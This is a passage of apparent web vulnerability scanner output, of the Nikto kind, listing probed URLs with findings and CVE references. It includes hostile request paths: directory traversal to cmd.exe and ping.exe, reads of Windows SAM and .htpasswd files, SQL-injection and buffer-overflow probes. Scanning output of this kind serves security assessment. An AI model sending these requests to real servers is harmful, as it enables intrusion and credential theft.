/scripts/tradecli.dll?template=nonexistfile?template=..\..\..\..\..\winnt\system32\cmd.exe?/c+dir: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /security/web_access.html: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /sendphoto.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /servers/link.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /shop/php_files/site.config.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /shop/search.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /shop/show.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /Site/biztalkhttpreceive.dll: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /site_searcher.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /spelling.php3+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /staticpages/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /status.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /supporter/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /supporter/tupdate.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /sw000.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /syslog.htm?%20: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /technote/print.cgi: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /texis/websearch/phine: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /tinymsg.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /topic/entete.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /topsitesdir/edit.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ttforum/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /tutos/file/file_new.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /tutos/file/file_select.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /cms/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /site/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /typo/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /typo3/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /uifc/MultFileUploadHandler.php+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /url.jsp: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /useraction.php3: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /utils/sprc.asp+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /vars.inc+: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /VBZooM/add-subject.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /wbboard/profile.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /wbboard/reply.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /webcalendar/login.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /webcalendar/view_m.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /webmail/lib/emailreader_execute_on_each_page.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /web_app/WEB-INF/webapp.properties: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /XMBforum/buddy.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /XMBforum/member.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /x_stat_admin.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /yabbse/Reminder.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /yabbse/Sources/Packages.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /zentrack/index.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /_head.php: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ows-bin/oaskill.exe?abcde.exe: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /ows-bin/oasnetconf.exe?-l%20-s%20BlahBlah: This might be interesting: has been seen in web logs from an unknown scanner.+ GET /database/: Database directory found.+ GET /.wwwacl: Contains authorization information.+ GET /.www_acl: Contains authorization information.+ GET /.htpasswd: Contains authorization information.+ GET /.access: Contains authorization information.+ GET /.addressbook: PINE addressbook, may store sensitive e-mail address contact information and notes.+ GET /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.+ GET /.forward: User home dir was found with a mail forward file. May reveal where the user's mail is being forwarded to.+ GET /.history: A user's home directory may be set to the web root, the shell history was retrieved. This should not be accessible via the web.+ GET /.htaccess: Contains configuration and/or authorization information.+ GET /.lynx_cookies: User home dir found with LYNX cookie file. May reveal cookies received from arbitrary web sites.+ GET /.passwd: Contains authorization information.+ GET /.pinerc: User home dir found with a PINE rc file. May reveal system information, directories and more.+ GET /.plan: User home dir with a .plan, a now mostly outdated file for delivering information via the finger protocol.+ GET /.proclog: User home dir with a Procmail log file. May reveal user mail traffic, directories and more.+ GET /.procmailrc: User home dir with a Procmail rc file. May reveal subdirectories, mail contacts and more.+ GET /.profile: User home dir with a shell profile was found. May reveal directory information and system configuration.+ GET /.rhosts: A user's home directory may be set to the web root, a .rhosts file was retrieved. This should not be accessible via the web.+ GET /.ssh: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.+ GET /.ssh/authorized_keys: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.+ GET /.ssh/known_hosts: A user's home directory may be set to the web root, an ssh file was retrieved. This should not be accessible via the web.+ GET /_vti_bin/shtml.exe/_vti_rpc: FrontPage may be installed. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /jservdocs/: Default Apache JServ docs should be removed. See: CWE-552:+ GET /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CWE-552:+ GET /akopia/: Akopia is installed. See: CWE-552:+ GET /ojspdemos/basic/hellouser/hellouser.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552:+ GET /ojspdemos/basic/simple/usebean.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552:+ GET /ojspdemos/basic/simple/welcomeuser.jsp: Oracle 9i default JSP page found, may be vulnerable to XSS in any field. See: CWE-552:+ GET /php/index.php: Monkey Http Daemon default PHP file found. See: CWE-552:+ GET /servlet/Counter: JRun default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /servlet/DateServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /servlet/FingerServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /servlet/HelloWorldServlet: JRun default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /servlet/SessionServlet: JRun or Netware WebSphere default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /servlet/SimpleServlet: JRun default servlet found (possibly Websphere). All default code should be removed from servers. See: CWE-552:+ GET /servlet/SnoopServlet: JRun, Netware Java Servlet Gateway, or WebSphere default servlet found. All default code should be removed from servers. See: CWE-552:+ GET /admcgi/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /admcgi/scripts/Fpadmcgi.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /admisapi/fpadmin.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /cgi-bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/fpcount.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /scripts/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/orders.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/orders.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/register.htm: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/register.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/registrations.txt: Default FrontPage file found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_private/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/admin.pl: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/cfgwiz.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/CGImail.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/contents.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/fpadmin.htm: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/fpremadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/fpsrvadm.exe: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_bin/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_cnf/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_log/_vti_cnf/: FrontPage directory found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_pvt/administrators.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_pvt/authors.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_pvt/service.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /_vti_pvt/users.pwd: Default FrontPage file found, may be a password file. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage:+ GET /help/contents.htm: Default Netscape manual found. All default pages should be removed. See: CWE-552:+ GET /help/home.html: Default Netscape manual found. All default pages should be removed. See: CWE-552:+ GET /manual/ag/esperfrm.htm: Default Netscape manual found. All default pages should be removed. See: CWE-552:+ GET /nethome/: Netscape Enterprise Server default doc/manual directory. Reveals server path at bottom of page. See: CWE-552:+ GET /com/novell/gwmonitor/help/en/default.htm: Netware gateway monitor access documentation found. All default documentation should be removed from web servers. See: CWE-552:+ GET /com/novell/webaccess/help/en/default.htm: Netware web access documentation found. All default documentation should be removed from web servers. See: CWE-552:+ GET /com/novell/webpublisher/help/en/default.htm: Netware web publisher documentation found. All default documentation should be removed from web servers. See: CWE-552:+ GET /servlet/AdminServlet: Netware Web Search Server (adminservlet) found. All default code should be removed from web servers. See: CWE-552:+ GET /servlet/gwmonitor: Netware Gateway monitor found. All default code should be removed from web servers. See: CWE-552:+ GET /servlet/PrintServlet: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552:+ GET /servlet/SearchServlet: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552:+ GET /servlet/ServletManager: Netware Java Servlet Gateway found. Default user ID is servlet, default password is manager. All default code should be removed from Internet servers. See: CWE-552:+ GET /servlet/sq1cdsn: Novell Netware default servlet found. All default code should be removed from the system. See: CWE-552:+ GET /servlet/sqlcdsn: Netware SQL connector found. All default code should be removed from web servers. See: CWE-552:+ GET /servlet/webacc: Netware Enterprise and/or GroupWise web access found. All default code should be removed from Internet servers. See: CWE-552:+ GET /servlet/webpub: Netware Web Publisher found. All default code should be removed from web servers. See: CWE-552:+ GET /WebSphereSamples: Netware Webshere sample applications found. All default code should be removed from web servers. See: CWE-552:+ GET /index.html.ca: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.cz.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.de: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.dk: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ee: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.el: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.en: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.es: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.et: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.fr: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.he.iso8859-8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.hr.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.it: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ja.iso2022-jp: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.kr.iso2022-kr: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ltz.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.lu.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.nl: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.nn: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.no: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.po.iso8859-2: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.pt: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.pt-br: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ru.cp-1251: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ru.cp866: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ru.iso-ru: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ru.koi8-r: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.ru.utf8: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.se: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.tw: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.tw.Big5: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /index.html.var: Apache default foreign language file found. All default files should be removed from the web server as they may give an attacker additional system information. See: CWE-552:+ GET /iissamples/sdk/asp/docs/codebrw2.asp: This is a default IIS script/file that should be removed. See: CVE-1999-0739,MS99-013:+ GET /iissamples/sdk/asp/docs/codebrws.asp: This is a default IIS script/file that should be removed. See: CVE-1999-0739,MS99-013:+ GET /iissamples/sdk/asp/docs/Winmsdp.exe: This is a default IIS script/file that should be removed. CVE-1999-0738. MS99-013. See: CVE-1999-1451,MS99-013:+ GET /a/: May be Kebi Web Mail administration menu. See: CWE-552:+ GET /basilix/: BasiliX webmail application. Default mysql database name is 'BASILIX' with password 'bsxpass'. See: CWE-552:+ GET /interchange/: Interchange chat is installed. Look for a high-numbered port like 20xx to find it running. See: CWE-552:+ GET /uploader.php: This script may allow arbitrary files to be uploaded to the remote server. See: OSVDB-3282:+ GET /conspass.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: CVE-2002-1081:+ GET /consport.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: CVE-2002-1081:+ GET /general.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: CVE-2002-1081:+ GET /srvstatus.chl+: Abyss allows hidden/protected files to be served if a + is added to the request. See: CVE-2002-1081:+ GET /mlog.html: Remote file read vulnerability 1999-0068. See: CVE-1999-0068:+ GET /mlog.phtml: Remote file read vulnerability 1999-0068. See: CVE-1999-0068:+ GET /php/mlog.html: Remote file read vulnerability 1999-0346. See: CVE-1999-0068:+ GET /php/mlog.phtml: Remote file read vulnerability 1999-0346. See: CVE-1999-0068:+ GET /soapConfig.xml: Oracle 9iAS configuration file found. See: BID-4290 CVE-2002-0568 https://securiteam.com/securitynews/5IP0B203PI/:+ GET /XSQLConfig.xml: Oracle 9iAS configuration file found. See: BID-4290 CVE-2002-0568 https://securiteam.com/securitynews/5IP0B203PI/:+ GET /surf/scwebusers: SurfControl SuperScout Web Reports Server user and password file is available. See: CVE-2002-0705:+ GET /_private/form_results.htm: This file may contain information submitted by other web users via forms. See: CVE-1999-1052:+ GET /_private/form_results.html: This file may contain information submitted by other web users via forms. See: CVE-1999-1052:+ GET /_private/form_results.txt: This file may contain information submitted by other web users via forms. See: CVE-1999-1052:+ GET /scripts/tools/getdrvrs.exe: MS Jet database engine can be used to make DSNs, useful with an ODBC exploit and the RDS exploit (with msadcs.dll) which mail allow command execution. See: http://attrition.org/security/advisory/individual/rfp/rfp.9901.nt_odbc:+ GET /project/index.php?m=projects&user_cookie=1: dotProject 0.2.1.5 may allow admin login bypass by adding the user_cookie=1 to the URL. See: CVE-2002-1428:+ GET /site/eg/source.asp: This ASP (installed with Apache::ASP) allows attackers to upload files to the server. Upgrade to 1.95 or higher. See: CVE-2000-0628:+ GET /iissamples/exair/search/advsearch.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: CVE-1999-0449:+ GET /isqlplus: Oracle iSQL*Plus is installed. This may be vulnerable to a buffer overflow in the user ID field. See: CVE-2002-1264:+ GET /data/member_log.txt: Teekai's forum full 1.2 member's log can be retrieved remotely. See: CVE-2002-2057:+ GET /data/userlog/log.txt: Teekai's Tracking Online 1.0 log can be retrieved remotely. See: CVE-2002-2058:+ GET /userlog.php: Teekai's Tracking Online 1.0 log can be retrieved remotely. See: CVE-2002-2058:+ GET /ASP/cart/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /mcartfree/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /metacart/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /shop/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /shoponline/fpdb/shop.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /shopping/database/metacart.mdb: MetaCart2 is an ASP shopping cart. The database of customers is available via the web. See: CVE-2002-0943 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /ban.bak: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237:+ GET /ban.dat: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237:+ GET /ban.log: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237:+ GET /banmat.pwd: Bannermatic versions 1-3 reveal sensitive information from unprotected files. These files should be protected. See: OSVDB-4237:+ GET /admin/adminproc.asp: Xpede administration page may be available. The /admin directory should be protected. See: CVE-2002-0579:+ GET /admin/datasource.asp: Xpede page reveals SQL account name. The /admin directory should be protected. See: CVE-2002-0579:+ GET /utils/sprc.asp: Xpede page may allow SQL injection. See: CVE-2002-0579:+ GET /texis.exe/?-dump: Texis installation may reveal sensitive information. See: OSVDB-4314:+ GET /texis.exe/?-version: Texis installation may reveal sensitive information. See: OSVDB-4314:+ GET /acart2_0/acart2_0.mdb: Alan Ward A-Cart 2.0 allows remote user to read customer database file which may contain usernames, passwords, credit cards and more. See: CVE-2006-2948:+ GET /acart2_0/admin/category.asp?catcode=': Alan Ward A-Cart 2.0 is vulnerable to a SQL inject attack. See: CVE-2004-1873:+ GET /Sites/Knowledge/Membership/Inspired/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /Sites/Knowledge/Membership/Inspiredtutorial/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /Sites/Samples/Knowledge/Membership/Inspired/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /Sites/Samples/Knowledge/Membership/Inspiredtutorial/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /Sites/Samples/Knowledge/Push/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /Sites/Samples/Knowledge/Search/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /SiteServer/Publishing/ViewCode.asp: The default ViewCode.asp can allow an attacker to read any file on the machine. See: CVE-1999-0737,MS99-013:+ GET /siteserver/publishing/viewcode.asp?source=/default.asp: May be able to view source code using Site Server vulnerability. See: OSVDB-17671:+ GET /securelogin/1,2345,A,00.html: Vignette Story Server v4.1, 6, may disclose sensitive information via a buffer overflow. See: CVE-2002-0385:+ GET /config.inc: DotBr 0.1 configuration file includes usernames and passwords. See: OSVDB-5092:+ GET /sysuser/docmgr/ieedit.stm?url=../: Sambar default file may allow directory listings. See: https://seclists.org/fulldisclosure/2003/Mar/265:+ GET /sysuser/docmgr/iecreate.stm?template=../: Sambar default file may allow directory listings. See: https://seclists.org/fulldisclosure/2003/Mar/265:+ GET /catinfo: May be vulnerable to a buffer overflow. Request '/catinfo?' and add on 2048 of garbage to test. See: CVE-2001-0432:+ GET /soap/servlet/soaprouter: Oracle 9iAS SOAP components allow anonymous users to deploy applications by default. See: CVE-2001-1371:+ GET /MWS/HandleSearch.html?searchTarget=test&B1=Submit: MyWebServer 1.0.2 may be vulnerable to a buffer overflow (untested). Upgrade to a later version if 990b of searched data crashes the server. See: CVE-2002-1452:+ GET /server-info: This gives a lot of Apache information. Comment out appropriate line in httpd.conf or restrict access to allowed hosts. See: OSVDB-562:+ GET /.nsconfig: Contains authorization information. See: OSVDB-5709:+ GET /cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2F%57%69%6E%64%6F%77%73%2Fping.exe%20127.0.0.1: AnalogX SimpleServer:WWW HTTP vulnerability allows specially formatted strings to perform command execution. Upgrade to version 1.15 or higher. See: CVE-2001-1586:+ GET /dc/auth_data/auth_user_file.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /dc/orders/orders.txt: The DCShop installation allows credit card numbers to be viewed remotely. See: CVE-2001-0821 https://packetstormsecurity.com/files/32406/xmas.txt.html:+ GET /cgi-bin/hpnst.exe?c=p+i=SrvSystemInfo.html: HP Instant TopTools GoAhead WebServer hpnst.exe may be vulnerable to a DoS. See: CVE-2003-0169:+ GET /applist.asp: Citrix server may allow remote users to view applications installed without authenticating. See: CVE-2002-0502:+ GET /launch.asp?NFuse_Application=LookOut&NFuse_MIMEExtension=.ica: Citrix server may reveal sensitive information by accessing the 'advanced' tab on the login screen. See: CVE-2002-0301:+ GET /_layouts/alllibs.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226:+ GET /_layouts/settings.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226:+ GET /_layouts/userinfo.htm: Microsoft SharePoint Portal and Team Services vulnerable to NT or NTLM authentication bypass on Win2000 SP4 using IE 6.x. See: https://seclists.org/bugtraq/2003/Nov/226:+ GET /stronghold-info: Redhat Stronghold from versions 2.3 up to 3.0 discloses sensitive information. This gives information on configuration. See: CVE-2001-0868:+ GET /stronghold-status: Redhat Stronghold from versions 2.3 up to 3.0 discloses sensitive information. See: CVE-2001-0868:+ GET /iissamples/exair/howitworks/Code.asp: Scripts within the Exair package on IIS 4 can be used for a DoS against the server. See: CVE-1999-0449:+ GET /iissamples/exair/howitworks/Codebrw1.asp: This is a default IIS script/file which should be removed, it may allow a DoS against the server. See: CVE-1999-0449 MS99-013:+ GET /globals.jsa: Oracle globals.jsa file. See: CVE-2002-0562:+ GET /..%252f..%252f..%252f..%252f..%252f../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%252f..%252f..%252f..%252f..%252f../winnt/repair/sam._: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%255c..%255c..%255c..%255c..%255c../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%255c..%255c..%255c..%255c..%255c../winnt/repair/sam._: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%2F..%2F..%2F..%2F..%2F../windows/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam: BadBlue server is vulnerable to multiple remote exploits. See: CVE-2002-0325 https://securiteam.com/exploits/5HP0M2A60G/:+ GET /..%2F..%2F..%2F..%2F..%2F../winnt/repair/sam._: 